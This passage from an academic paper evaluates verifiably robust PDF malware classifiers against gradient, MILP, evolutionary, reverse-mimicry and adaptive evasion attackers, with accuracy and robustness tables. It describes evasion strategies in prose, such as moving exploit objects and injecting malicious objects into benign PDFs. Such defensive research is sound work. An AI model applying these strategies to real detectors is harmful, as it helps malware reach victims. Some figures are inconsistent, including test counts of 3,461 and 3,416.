- Do we have higher ERA against unrestricted attackers?
- How much do we raise the bar (e.g., L_0 distance in features and mutation trace length) for the unrestricted attackers to evade our robust models?

We use seven different attackers to evaluate the models. When choosing the attackers, we consider three factors, i.e., whether the attacker is bounded by the robustness properties, whether the attacker has whitebox access to the model, and whether the attacker is adaptive. Figure 2 shows the categories where every attacker belongs to, and the evaluation metrics we use for the category. The detailed threat model for each attacker ((1) to (7)) is shown in Table 1. In the table, we have marked whether each attacker generates realizable inputs that are real PDF malware. We evaluate attacks producing both realizable and non-realizable inputs since robustness against them are equally important. Tong et al. [51] have shown that robustness against feature-space attacks on non-realizable inputs can be generalized to robustness against realizable attacks.

Machine. We use a desktop machine for all the experiments. The machine is configured with Intel Core i7-9700K 3.6 GHz 8-Core Processor, 64 GB physical memory, 1TB SSD, Nvidia GTX 1080 Ti GPU, and it runs a 64-bit Ubuntu 18.04 system. To run the genetic evolution attacks, we set up the Cuckoo sandbox with 32 virtual machines running Windows XP SP3 32 bit and Adobe Acrobat Reader 8.1.1.

[1] Our code is available at https://github.com/surrealyz/pdfclassifier

4.1 Models

4.1.1 Datasets

We obtain the PDF malware dataset from Contagio [3]. The malicious PDFs include web exploit PDFs and email attachments for targeted attacks. We split the dataset into 70% train set and 30% test set, summarized in Table 2. In total, we have 13K training PDFs and 6K test PDFs. We use the Hidost feature extractor to extract structural paths features, with the default `compact` path option [2, 48]. The input features have 3,514 dimensions, representing all the distinct path features from the training dataset.

Robustness Properties. In our experiments, we focus on five robustness properties as labeled from A to E in Table 3. For brevity, we will refer to the four robustness properties as property A (subtree deletion distance one), B (subtree insertion distance one), C (subtree deletion distance two), D (subtree insertion distance 41) and E (subtree insertion distance 42). They are defined in Section 3.1. Every subtree is represented by a continuous range of indices in the binary feature vector, so insertion and deletion can be bounded by a corresponding interval.

Symbolic Interval Analysis. We implement verifiably robust training using Symbolic Interval Analysis [55, 56] as the sound over-approximation method. Symbolic interval analysis uses intervals to bound the adversarial input range to the model, then propagates the range over the neural network while keeping input dependency. When passing the interval through the non-linearity in the neural network, we do linear relaxation of the input interval, and bound the output interval by two equations [55]. The analysis tightly over-estimates the output range, which we use to compute the robust loss (Equation 2, Section 2.3.1).

We parse and manipulate the PDFs using the modified version of pdfrw parser that handles malformed PDF malware [60]. When a subtree is deleted, the paths it contains and objects with zero reference are deleted. If the subtree contains any object referenced by other nodes, the object still exists along with the other paths. Within the regular training dataset, we have successfully parsed 6,867 training and 3,416 testing PDF malware to train and evaluate the robustness properties. Table 3 shows the number of intervals we extract for each property, separated by training and testing sets.

4.1.2 Model Architecture and Hyperparameters

Among the models we evaluate, many are neural networks or have neural networks as the basic component. We use the same model architecture and training hyperparameters for all the neural network models. We follow previous work [28, 29, 46] to build a feed-forward neural network with two hidden layers, each with 200 neurons activated by ReLU, and a final layer of Softmax activation. We train all neural network models for 20 epochs, using the Adam Optimizer, with mini-batch size 50, and learning rate 0.01.

					Knowledge and Access							Bounded
		Realizable				Model		Training	Classification		Knows	by
	Attacker	Input	Type	Eval	Feat	Arch	Wgts	Alg, Data	Label	Score	Defense	Property
(1)	Bounded Arbitrary Attacker	✓	I	VRA	✓	✓	✓	✓	✓	✓	✓	✓
(2)	Bounded Gradient Attacker	✗	I	ERA	✓	✓	✓	✓	✓	✓	✓	✓
(3)	Unbounded Gradient Attacker	✗	II	ERA	✓	✓	✓	✓	✓	✓	✓	✗
(4)	MILP Attacker	✗	II	ERA	✓	✓	✓	✓	✓	✓	✓	✗
(5)	Enhanced Evolutionary Attacker	✓	II	ERA	✓	✓	✗	✗	✓	✓	✗	✗
(6)	Reverse Mimicry Attacker	✓	II	ERA	✓	✓	✗	✗	✓	✓	✗	✗
(7)	Adaptive Evolutionary Attacker	✓	III	ERA	✓	✓	✗	✗	✓	✓	✓	✗

Table 1: We evaluate our models using seven types of attackers. They represent, two strongest bounded adaptive attackers (Type I), four state-of-the-art unbounded attackers (Type II), and the new adaptive unbounded attacker (Type III). Only attackers (1) and (2) are restricted by the robustness property. The gradient and MILP attackers ((2), (3), (4)) operates on non-realizable feature-space inputs. The other attackers operate on realizable inputs, among which attacker (1) overapproximates realizable inputs.

Dataset	Training PDFs	Testing PDFs
Malicious	6,896	3,448
Benign	6,296	2,698

Table 2: The Contagio [3] dataset used for regular training.

Robustness Property	Training Intervals	Testing Intervals
A: Subtree Deletion Distance 1	30,655	15,672
B: Subtree Insertion Distance 1	288,414	143,472
C: Subtree Deletion Distance 2	62,445	33,711
D: Subtree Insertion Distance 41	288,414	143,472
E: Subtree Insertion Distance 42	6,867	3,416
	Training	**Testing**
Number of PDF Malware	6,867	3,416

Table 3: Five robustness properties and the corresponding number of intervals used to train and test VRA. The intervals are extracted from 6,867 training and 3,416 testing PDF malware.

4.1.3 Baseline Models

Baseline Neural Network. We train the baseline neural network model with the regular training objective (Equation 1, Section 2.3.1), using the regular training dataset (Table 2). The model has 99.9% test accuracy and 0.07% false positive rate. The performance is consistent with those reported in PDFrate [47] and Hidost [48] (Section 2.2).

Adversarially Robust Training. We use the new subtree distance metric to adversarially retrain the neural network. We train five models corresponding to A, B, C, D, and A+B properties. For the deletion properties, we train with deleting one or two entire subtrees; and for the insertion properties, we train with inserting one or 41 full subtrees. The resulting performance of the models are shown in Table 4. All models have more than 99% accuracy. The Adv Retrain A, B models maintain the same 0.07% FPR as the baseline neural network. The other three models have slightly higher FPR up to 0.15%.

Ensemble Classifiers. Ensemble methods use multiple learners to boost the performance of the base learner. We implement two ensemble classifiers.

Ensemble A+B. The provable robustness property is, if a PDF variant is generated by subtree insertion bounded by distance one to a PDF, the variant has the same prediction as the original PDF. The ensemble classifies the PDF as malicious, if an arbitrary full subtree deletion results in malicious class by the base learner. We augment the regular training dataset with an arbitrary subtree deleted from both malicious and benign PDFs, which maintains the performance for original PDFs because they also need to be tested under multiple deletion operations. Ensemble A+B achieves 99.87% accuracy and 0.26% FPR.

Ensemble D. The provable robustness property is, if a PDF variant is generated by inserting up to 41 subtrees in a PDF, it has the same prediction as the original PDF. For the base learner, we train a neural network to classify the original malicious and benign PDFs as if they were generated by up to 41 subtree insertions. Consequently, we augment the training dataset by keeping one subtree from all PDFs to train the base learner. To build the ensemble, we test every single subtree of the unseen PDFs, and predict the malicious class if any subtree is classified as malicious. The Ensemble D model has 99.96% accuracy and 0.07% FPR.

Monotonic Classifiers. Monotonic classifiers [32] are the most related work to ours. We follow Incer et al. [32] to use Gradient Boosted Decision Trees [15] with monotonic constraint. After comparing different tree depths, we find that the results do not significantly differ in this dataset. Therefore, we train multiple monotonic classifiers with different number of learners (10, 100, 1K, and 2K), where each learner is a decision tree of depth 2. The classifiers are named by the number of learners they have (Table 4). The monotonic classifiers have an average of 99% accuracy and under 2% FPR, which shows much better performance in a small Contagio dataset compared to results in [32]. Since monotonic property is such a strong enforcement for the classifier's decision boundaries, the malware classifier in [32] has 62% temporal detection rate over a large scale dataset containing over 1.1 million binaries.

Note that the ensembles and monotonic classifiers are the only models we train with properties for both malicious and benign PDFs. For all the other models, we train properties for only malicious PDFs.

4.1.4 Verifiably Robust Models

Robust Training. We train seven verifiably robust models and name them with the properties they are trained with. We

use the same model architecture and the same set of hyperparameters as the baseline neural network model (Section 4.1.2). During training, we optimize the sum of the regular loss and the robust loss in each epoch, as defined in Equation 3. At the mini-batch level, we randomly mix batches belonging to different properties. For example, to train the Robust A+B model, we do mixed training for regular accuracy, the insertion property, and the deletion property alternately by mini-batches, in order to obtain two properties as well as high accuracy in the same model.

The left side of Table 4 contains the test accuracy (Acc), false positive rate (FPR), and training time for the models.

Training Time. The robust models with insertion properties (Robust B, Robust D, Robust A+B, Robust A+B+E) took more than an hour to train, since they have significantly more intervals (Table 3) than deletion properties. On the contrary, Robust A and Robust C models can be trained by 11 and 25 minutes, respectively. The average training time for each mini-batch is 0.036s. Efficiently scaling the number of training points, input dimension, and network size can be achieved by techniques from [27, 53, 59].

Accuracy and FPR. All the robust models, except the Robust D model, can maintain over 99% test accuracy while obtaining verifiable robustness. Robust D model dropped the test accuracy only a little to 98.96%. Training robustness properties increased the false positive rates by under 0.5% for Robust A, B, and A+B models, which are acceptable. For models C and D, the false positive rates increased to 1.04% and 2.3% respectively. Models with property E (Robust E and Robust A+B+E), have FPR 1.93% and 1.89%, similar to those of the monotonic classifiers. The false positive rate increases more for the insertion properties (B and E) than the subtree deletion property (A). The FPR is also larger for a bigger distance under the same type of operation (C vs A, and D vs B).

4.2 Bounded Arbitrary Attacker

Strongest Possible Bounded Attacker. The bounded arbitrary attacker has access to everything (Table 1). The attacker can do anything to evade the classifier, under the restriction that attacks are bounded by the robustness properties.

4.2.1 Results

We formally verify the robustness of the models using symbolic interval analysis to obtain VRA, over all the 3,461 testing malicious PDFs (Table 3). For example, 99% VRA for property B means that, 99% of 3,416 test PDFs will always be classified as malicious, for arbitrary insertion attacks restricted by one of the subtrees under the PDF root. No matter how powerful the attacker is after knowing the defense, she will not have more than 1% success rate.

Table 4 shows all the VRAs for the baseline models and verifiably robust models. Our key observations are as follows.

Baseline NN: It has robustness for the deletion properties, but not robust against insertion.

Adversarially Robust Training: All adversarially retrained models can increase the VRAs for deletion properties, except Adv Retrain B model. Adv Retrain B model is trained with insertion at distance one, which shows conflict with the deletion properties and decreased VRAs for property A and C, compared to the baseline NN. Adv Retrain C achieves the highest VRAs for both property A and C.

Ensemble Classifiers: We conduct the interval analysis according to the ensemble setup, described in Appendix A.1. Ensemble A+B has 97% and 99% VRAs for property A and B, respectively. However, the VRA for property C is only 7% and the VRA is zero for property D and E. On the other hand, Ensemble D does not have VRA for any property, despite the ensemble setup. Since the the base learner in Ensemble D needs to classify *an arbitrary subtree* after certain deletion and insertion operations, it is not enough to gain VRA by learning *specific* subtree from the training dataset.

Monotonic Classifiers: All the monotonic classifiers have insertion VRAs that are the same as the test accuracy, due to the monotonic constraints enforced during the training time. Except the model with 10 learners, all the models have over 99% VRAs for properties B, D, and E. We utilize the monotonic property of the models to find lower bound of deletion VRAs. For property A, we verify the classifier's behavior on a malicious test PDF, if every possible mutated PDF with an arbitrary full subtree deletion is always classified correctly. Since the original malicious PDF features are larger, based on the monotonic property, any partial deletion will also result in malicious classification for these PDFs. This gives us between 5.74% and 8.78% VRAs for the monotonic classifiers under property A. Similarly, by testing the lower bound of two subtree deletion, we verify the monotonic classifiers to have 0 VRA for property C.

Verifiably Robust Models: We can increase the VRA from as low as 0% to as high as 99%, maintaining high accuracy, with under 0.6% increase in FPR in properties A and B.

Training a model with one robustness property can make it obtain the same type of property under a different distance. For example, Robust A model is trained with property A (distance one), but it has also gained VRA in property C (distance two), that is higher than the baseline NN model.

If we only train one type of property at a time, the other properties may be lost. For example, Robust B and Robust D models both have decreased VRA in the deletion property, compared to the baseline NN model. This indicates the conflicts between training for different tasks in general.

The strongest models according to the VRA evaluation are Ensemble A+B, monotonic classifiers, Robust A+B, and Robust A+B+E. While Adv Retrain A+B has slightly lower VRA than Adv Retrain C, it is more robust against unrestricted gradient attack (Appendix A.3) since it is trained with more properties. Robust A+B has slightly lower VRA in property B than the monotonic and ensemble baselines, but it has 85.28% VRA for property C. Robust A+B+E has gained VRA in all prop-

Model	Acc (%)	FPR (%)	Train (m)	Trained Prop.	Gained Verified Robust Accuracy (VRA, %) Property A Distance: 1 Subtree Del.	Property B Distance: 1 Subtree Ins.	Property C Distance: 2 Subtree Del.	Property D Distance: 41 Subtree Ins.	Property E Distance: 42 Subtree Ins.
Baseline NN	99.95	0.07	<1	None	90.25	0	49.82	0	0
Adv Retrain A	99.95	0.07	1	A	99.24	0	84.20	0	0
Adv Retrain B	99.95	0.07	8	B	85.50	0	38.20	0	0
Adv Retrain C	99.93	0.11	2	C	99.21	0	88.91	0	0
Adv Retrain D	99.93	0.11	14	D	93.47	0	50.00	0	0
Adv Retrain A+B	99.92	0.15	7	A,B	98.51	0	87.47	0	0
Ensemble A+B	99.87	0.26	2	A,B	97.22	99.97*	7.43	0	0
Ensemble D	99.95	0.07	2	D	0	0	0	0	0
Monotonic 10	98.91	1.89	<1	E	5.74*	98.91*	0*	98.91*	98.91*
Monotonic 100	99.04	1.78	1	E	7.67*	99.04*	0*	99.04*	99.04*
Monotonic 1K	99.06	1.78	4	E	8.78*	99.06*	0*	99.06*	99.06*
Monotonic 2K	99.06	1.78	8	E	8.78*	99.06*	0*	99.06*	99.06*
Robust A	99.84	0.33	11	A	99.77	0	89.43	0	0
Robust B	99.72	0.59	102	B	46.43	99.77	1.26	0	0
Robust C	99.54	1.04	25	C	99.94	0	99.77	0	0
Robust D	98.96	2.30	104	D	18.00	92.21	9.84	99.91	99.91
Robust E	99.14	1.93	6	E	62.68	91.86	6.12	99.21	99.21
Robust A+B	**99.74**	**0.56**	**84**	**A,B**	**99.68**	**91.86**	**85.28**	**0**	**0**
Robust A+B+E	**99.15**	**1.89**	**84**	**A,B,E**	**99.03**	**99.00**	**58.58**	**88.96**	**88.99**

∗ VRA numbers are computed through the model property, not symbolic interval analysis.

Table 4: The verified robust accuracy (VRA) computed from 3,461 test PDF malware. The name of the monotonic classifier represents the number of trees in the model. For the other models, the name for the model corresponds to the property it is trained with. Although monotonic classifiers have higher VRA for insertion properties (B, D, E), Robust A+B and Robust A+B+E have strong VRA in both insertion and deletion properties, and therefore they are more robust against unrestricted attacks (Section 4.3 to Section 4.7).

erties. Although the monotonic classifiers have higher VRA in insertion properties, since Robust A+B and Robust A+B+E have strong VRA in both insertion and deletion properties, they are more robust against unrestricted attacks than the monotonic classifiers, as shown by the results in the following sections.

4.3 Gradient Attackers

The gradient attacker has perfect knowledge, but the evasive feature vector found by the attack may not correspond to a real evasive PDF. We implement bounded and unbounded gradient attackers to evaluate the ERA for all neural network models.

4.3.1 Implementation

State-of-the-art Bounded Attacker. We implement the bounded gradient attacker for each robustness property. For example, for property B, we first choose an arbitrary subtree from the PDF malware seed. Then, we take the gradient of the benign label with regard to the input feature, and increase the feature for the input index with the highest gradient value. We repeat this until either an evasion instance is found or the whole bounded region is inserted to be ones. If any of the subtree choices succeeds, the attack can succeed for the malware seed within the property. Similarly, we perform the bounded gradient attacks for the other properties.

State-of-the-art Unbounded Attacker. We implement the unbounded gradient attacker that performs arbitrary insertion and deletion guided by gradients, unrestricted by all robustness properties. The attack stops when all evasive instances are found, or until 200,000 iterations.

Model	Robustness Property (ERA, %) A	B	C	D	E
Baseline NN	98.51	0	88.44	0	0
Adv Retrain A+B	99.8	84.6	91.42	87.3	94.7
Robust E	67.1	99.27	19.15	99.27	99.27
Robust A+B	99.77	99.97	91.04	0	0
Robust A+B+E	99.56	99.91	90.66	99.21	99.21

Table 5: ERA under bounded gradient attack. The corresponding VRAs in Table 4 are the lower bound of ERA values.

4.3.2 Results

Bounded Gradient Attack. We evaluate the ERA restricted by each robustness property. Since VRA over-approximates possible attacks, VRA is the lower bound for the ERA against any specific attack. We show the ERA for the most representative models in Table 5, with further details in Appendix A.2. All the ERA numbers are higher than the corresponding VRA in Table 4. For the Adv Retrain A+B model, the gap between VRA and ERA is quite large. While it has 0 VRA for property B and D (Table 4), the ERA values under bounded gradient attack are 84.6% and 87.3% respectively. One interesting observation is that the ERA of property E is higher than property D, which is also higher than property B. It shows that the greedy algorithm (gradient

Model	ERA (%)
Baseline NN	0
Adv Retrain A+B	0
Ensemble A+B	0
Monotonic 100	48.8
Robust A+B	0
Robust A+B+E	50.8

Table 6: ERA under reverse mimicry attack. Robust A+B+E is the most robust one.




Figure 3: MILP attack: the monotonic classifiers can be evaded by up to 15 feature changes.




Figure 4: Enhanced evolutionary attack: Robust A+B requires up to 3.6 times larger L_0 distance to be evaded compared to the baselines.

Model	L_0 for ERA=0	ERA (%) at 200K attack iterations
Baseline NN	19	0
Adv Retrain A+B	N/A	0.32
Robust A	36	0
Robust D	N/A	0.03
Robust A+B	N/A	7.38
Robust A+B+E	68	0

Table 7: Robust A+B model maintains 7% higher ERA against the unrestricted gradient attack than the other five models.

descent) is not effective at evading this model, since the attack could have used the solution from property B to reduce the ERA for the other two properties to at least 84.6%. Although Adv Retrain A+B has a higher ERA in property D and E against the gradient attack than the Robust A+B model, both models have 0 VRA in these properties. Since there always exist stronger attacks that can reduce the ERA [54], VRA provides a stronger robustness guarantee than ERA.

Unbounded Gradient Attack. Our verifiably robust model can improve the ERA against the unrestricted gradient attack by 7% up to 200,000 iterations. Table 7 shows the attack results on five representative models. The unrestricted gradient attack can reduce the ERA for three models to 0 given enough allowable L_0 distance in feature changes. Baseline NN is the first to reach 0 ERA at $L_0 = 19$, whereas Robust A+B+E requires the largest L_0 distance (68) to reach 0 ERA. For the other three models, Robust A+B is the most robust one. It maintains 7.38% ERA even after 200,000 attack iterations. The ERA converges for Adv Retrain A+B, Robust D and Robust A+B models against the unrestricted gradient attack (Appendix A.3.2). Further details about the attack can be found in Appendix A.3.

We convert the evasive feature vectors to real PDFs. Given each feature index change, we either delete the corresponding PDF object, or insert the object with minimal number of children in the benign training dataset. Inserting object with minimal children makes the features from constructed PDF close to the evasive features. On average, the ERA of models against the real evasive PDF malware is 94.25%, much higher than 0.62% ERA against evasive feature vectors, since unrestricted gradient attack often breaks the PDF semantics (Appendix A.4). Due to the inherent limitation of feature-space attacks, we also evaluate robustness of the models against realizable attacks from Section 4.5 to Section 4.7.

4.4 MILP Attacker

State-of-the-art Unbounded Attacker. The Mixed Integer Linear Program (MILP) attacker is the unbounded whitebox attacker for the GBDT monotonic classifiers, proposed by Kantchelian et al. [33]. The attack formulates the evasion problem as a Mixed Integer Linear Program. The variables in this program are predicates and leaves in all the decision trees. We set the objective of the linear program to minimize the L_0 distance between the seed malware feature vector and the variant vector. The constraints to solve the linear program include model misclassification, consistency among leaves and predicates, and several variables being integer. The solution to the MILP represents the malware feature vector manipulation. We use the re-implementation from [14] to conduct the MILP attack.

4.4.1 Result

The MILP attack can succeed for all the 3416 test malicious PDFs against all four monotonic classifiers. We plot the ERA values with different L_0 distance (number of feature changes) in Figure 3. The Monotonic 10 model is the weakest among them. With only 2 feature deletion, 10% of PDFs can be evaded, e.g., deleting `/Root/Names/JavaScript/Names` and `/Root/Names/JavaScript/Names/JS/Filter`. Everything can be evaded by up to six feature changes for the 10 learner model. Using 100 learners can increase the L_0 distance for evasion. However, using more learners does not increase the robustness after 100 learners. All the monotonic classifiers can be evaded by up to 15 feature changes. In comparison, when $L_0 = 15$, the ERA for Robust A+B is 10.54%. Under different whitebox attacks, Robust A+B is more robust than the monotonic classifiers.

After converting the evasive feature vectors to real PDFs, none of them are still malicious, since the MILP attack deletes the exploit (Appendix A.4). Next, we will evaluate the strongest models against unrestricted black box attacks that ensure the maliciousness of evasive PDF variants.

4.5 Enhanced Evolutionary Attacker

State-of-the-art Unbounded Attacker. The enhanced evolutionary attacker has black-box oracle access to the model, including the classification label and scores, and she is not bounded by the robustness properties. The attack is based on the genetic evolution algorithm [61].

4.5.1 Implementation

The genetic evolution attack evades the model prediction function by mutating the PDF malware, using random deletion, insertion, and replacement, guided by a fitness function. We implemented two strategies to enhance the evolutionary attack, with details and the experiment set up in Appendix A.5.

4.5.2 Results

Within the 500 PDF malware seeds that exhibit network behavior from previous work [61], we can detect 495 PDFs with signatures using our cuckoo sandbox. All the PDF malware seeds belong to the testing PDF set in Table 2. By round robin, we go through the list of randomly scheduled PDFs by rounds of attacks, until all of them are evaded.

We run the attack on the best baseline and robust models: Baseline NN, Adv Retrain A+B, Ensemble A+B, Monotonic Classifiers, Robust A+B, and Robust A+B+E. For four models without property E, the attack has succeeded in generating evasive variants for all PDF seeds. It takes between three days to two weeks to evade each model. The attack is not effective against monotonic classifier and Robust A+B+E model. Although the attack can identify that deletion is preferred to evade the models, sometimes it deletes the exploit. We design adaptive evolutionary attacks to evade these models in Section 4.7.

L_0 distance. The enhanced evolutionary attack needs up to 3.6 times larger L_0 distance, and 21 times more mutations (Appendix A.6) to evade our robust model than the baselines. We plot the ERA for different models under various L_0 distances to generate evasive PDF variants in Figure 4. For hidost features, the L_0 distance also means the number of feature changes. To evade the baseline NN model, at least 49 features need to be changed. The ERA of the model quickly drops to zero at 133 features. The Adv Retrain A+B and Ensemble A+B both require more changes to be fully evaded, up to 252 and 300 respectively. Compared to these baselines, our Robust A+B model needs the most number of feature changes (475) to be evaded, 3.6 times of that against the Baseline NN. The smallest L_0 distances to generate one evasive PDF malware variant are 49, 39, 134, and 159 for Baseline NN, Adv Retrain A+B, Ensemble A+B, and Robust A+B, respectively.

4.6 Reverse Mimicry Attacker

State-of-the-art Unbounded Attacker. The reverse mimicry attacker injects malicious payload into a benign PDF, which is outside of all five robustness properties. We have proposed robustness properties for malicious PDFs, not benign ones. The attacker uses the same strategy for all models, and thus she does not need to know model internals or the defenses.

4.6.1 Implementation

We implement our own reverse mimicry attack, similar to the JSinject [40]. We use peepdf [6] static analyzer to identify the suspicious objects in the PDF malware seeds, and then inject these objects to a benign PDF. We inject different malicious payload into a benign file, whereas the JSinject attack injects the same JavaScript code into different benign PDFs. Within the PDF malware seeds, 250 of them retained maliciousness according to the cuckoo oracle. Some payload are no longer malicious because there can be object dependencies within the malware not identified by the static analyzer. We test whether the models can detect the 250 PDFs are malicious.

4.6.2 Results

We measure ERA as the percentage of correctly classified PDFs for the strongest models against whitebox attacks in Table 6. Since this is outside all five robustness properties, the attack can defeat most verifiably robust models and baseline models, except the monotonic classifier and Robust A+B+E models. The monotonic classifier has the monotonic constraint enforced for the benign PDFs, whereas we only trained property E for malicious PDFs for our Robust A+B+E model. However, we still achieve 2% higher ERA than the Monotonic 100 model against the reverse mimicry attack. This shows that verifiably robust training can generalize outside the trained robustness properties. Since training property E incurs higher FPR than properties with smaller subtree distances, we plan to experiment with training insertion property with small distance for benign samples as future work.

4.7 Adaptive Evolutionary Attacker

New Adaptive Unbounded Attacker. The adaptive evolutionary attacker has the same level of black-box access as the enhanced evolutionary attacker (Section 4.5). She is not bounded by the robustness properties and knows about the defense.

4.7.1 Implementation

To evade the three strongest models: the monotonic classifier, Robust A+B, and Robust A+B+E, we design three versions of the adaptive attacks as following.

Move Exploit Attack. The monotonic property forces the attacker to delete objects from the malware, but deletion could remove the exploit. Therefore, we implement a new mutation to move the exploit around to different trigger points in the PDF (Appendix A.7). This attack combines the move exploit mutation with deletion to evade the monotonic classifier. Note that the move exploit mutation is not effective against Robust A+B, since it is covered by the insertion and deletion properties.

Scatter Attack. To evade Robust A+B, we insert and delete more objects under different subtrees. We keep track of past insertion and deletion operations separately, and prioritize new insertion and deletion operations to target a different subtree.

Move and Scatter Combination Attack. To evade the Robust A+B+E model, we combine the move exploit attack and the scatter attack, to target all the properties of the model.

4.7.2 Results

The adaptive attacks need 10 times larger L_0 distance (Figure 5), and 3.7 times more mutations (Appendix A.6) to




Figure 5: The decrease of robustness in ERA against adaptive evolutionary attacks as the L_0 distance increases.

evade our model than the monotonic classifier. Figure 5 shows the L_0 distance to evade the three models: Monotonic 100, Robust A+B, and Robust A+B+E. The move exploit attack is very effective against the Monotonic 100 model. The ERA of Monotonic 100 quickly drops to zero at $L_0 = 10$. The scatter attack can reduce the mutation trace length to evade Robust A+B compared to the nonadaptive version. However, the median L_0 distance has increased from 228 (Figure 4) to 289 (Figure 5). The minimal L_0 distances to generate one evasive PDF malware for the Monotonic 100 and Robust A+B are 1 and 263 respectively. Lastly, the move and scatter combination attack can reduce the ERA of Robust A+C+E to 44% after running for three weeks. The attack is stuck at premature convergence and needs additional improvements to fully evade the model.

5 Discussion

Generalization. In the arms race against malware detection and evasion, there has been no verifiably robust solution to the detection problem. By setting bounds on attackers' actions, we can provide verifiable robustness properties in PDF malware classifiers. We further show that such robust training can also increase the bar for state-of-the-art unbounded attackers. Since we specify robustness properties related to the PDF syntax, they can be generalized to different features, datasets, and models. Our method can be complementary to other defenses such as feature reduction. We plan to explore all these issues regarding the generalization of our methodology in our future work.

Scalability. Verifiably robust training using symbolic interval analysis is faster than existing sound approximation methods, achieving state-of-the-art tight bounds. Many techniques can scale the training to larger neural networks with hundreds of thousands of hidden units, and larger datasets such as ImageNet-200 [27, 53, 55, 59]. We plan to explore the tradeoffs between scalability and performance (e.g., accuracy, robustness, and false positive rate) of the trained network.

Diverse Robustness Properties. The robustness properties for insertion and deletion can be used as building blocks to construct stronger properties. Training combinations of properties can make the evasion task even harder for the attacker. In addition, we plan to train verifiable robustness properties for benign PDFs, to defend against another type of evasion search that starts from a benign PDF seed. Exploring the tradeoffs among learning multiple robustness properties and overhead of training will be an interesting direction for future work.

6 Related Work

Existing defenses in increasing the robustness of malware classifiers mainly focus on using feature reduction and adversarially robust retraining. Researchers have employed methods including mutual information [28], expert domain knowlege [32], information from cuckoo sandbox [51] to remove features unrelated to maliciousness. However, previous adversarial retraining results show severe drop in accuracy [32], and increase in false positive rate [1, 28].

Incer et al. [32] enforced the monotonicity property to make the malware classifier robust against attacks that increase feature values. Thus, attackers have to conduct more expensive feature manipulation that might remove the malicious functionality. In comparison, we train robustness properties not only for insertion, but also for deletion, since deletion operations are often not costly to the attacker [61].

Our method can increase the feature distance and mutation trace length as cost for the attacker to evade the model. Existing works have discussed cost for the attackers to manipulate features [38], to increase suspiciousness [16], and to solve the combinatorial optimization problem [17]. On the other hand, several work have explored the cost for the defender [19, 62]. Dreossi et al. [19] argued that only some adversarial examples cause the overall control system to make catastrophic decision. Zhang et al. [62] integrated the defender's cost with Wong et al.'s verifiably robust training method [58].

7 Conclusion

We are the first to train verifiable robustness properties for PDF malware classifier. We proposed a new distance metric in the PDF tree structure to bound robustness properties. Our best model achieved 99.68% and 85.28% verified robust accuracy (VRA) for the insertion and deletion properties, while maintaining 99.74% accuracy and 0.56% false positive rate. Our results showed that training security classifiers with verifiable robustness properties is a promising direction to increase the bar for unrestricted attackers.

Acknowledgements

We thank our shepherd Nicolas Papernot and the anonymous reviewers for their constructive and valuable feedback. This work is sponsored in part by NSF grants CNS-18-42456, CNS-18-01426, CNS-16-17670, CNS-16-18771, CCF-16-19123, CCF-18-22965, CNS-19-46068; ONR grant N00014-17-1-2010; an ARL Young Investigator (YIP) award; a NSF CAREER award; a Google Faculty Fellowship; a Capital One Research Grant; and a J.P. Morgan Faculty Award. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government, ONR, ARL, NSF, Google, Capital One or J.P. Morgan.

References

[1] Adversarial Machine Learning: Are We Playing the Wrong Game? https://speakerdeck.com/evansuva/adversarial-machine-learning-are-we-playing-the-wrong-game.

[2] Hidost: Toolset for extracting document structures from PDF and SWF files. https://github.com/srndic/hidost.

[3] M. Parkour. 16,800 clean and 11,960 malicious files for signature testing and research. http://contagiodump.blogspot.com/2013/03/16800-clean-and-11960-malicious-files.html.

[4] M. Parkour. contagio: Version 4 april 2011 - 11,355+ malicious documents - archive for signature testing and research. http://contagiodump.blogspot.com/2010/08/malicious-documents-archive-for.html.

[5] NDSS Talk: Automatically Evading Classifiers (including Gmail's). https://jeffersonswheel.org/2016/ndss-talk-automatically-evading-classifiers-including-gmails.

[6] peepdf: Powerful Python tool to analyze PDF documents. https://github.com/jesparza/peepdf.

[7] sklearn: Classification metrics. https://scikit-learn.org/stable/modules/model_evaluation.html#classification-metrics.

[8] D. Arp, M. Spreitzenbarth, M. Hubner, H. Gascon, K. Rieck, and C. Siemens. DREBIN: Effective and Explainable Detection of Android Malware in Your Pocket. In *Ndss*, volume 14, pages 23–26, 2014.

[9] A. Athalye, N. Carlini, and D. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. *arXiv preprint arXiv:1802.00420*, 2018.

[10] S. Axelsson. The base-rate fallacy and its implications for the difficulty of intrusion detection. In *Proceedings of the 6th ACM Conference on Computer and Communications Security*, pages 1–7. ACM, 1999.

[11] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli. Evasion attacks against machine learning at test time. In *Joint European conference on machine learning and knowledge discovery in databases*, pages 387–402. Springer, 2013.

[12] X. Cao and N. Z. Gong. Mitigating evasion attacks to deep neural networks via region-based classification. In *Proceedings of the 33rd Annual Computer Security Applications Conference*, pages 278–287. ACM, 2017.

[13] N. Carlini and D. Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy (SP)*, pages 39–57. IEEE, 2017.

[14] H. Chen, H. Zhang, D. Boning, and C.-J. Hsieh. Robust decision trees against adversarial examples. 2019.

[15] T. Chen and C. Guestrin. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd acm sigkdd international conference on knowledge discovery and data mining*, pages 785–794. ACM, 2016.

[16] Y. Chen, Y. Nadji, A. Kountouras, F. Monrose, R. Perdisci, M. Antonakakis, and N. Vasiloglou. Practical attacks against graph-based clustering. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1125–1142. ACM, 2017.

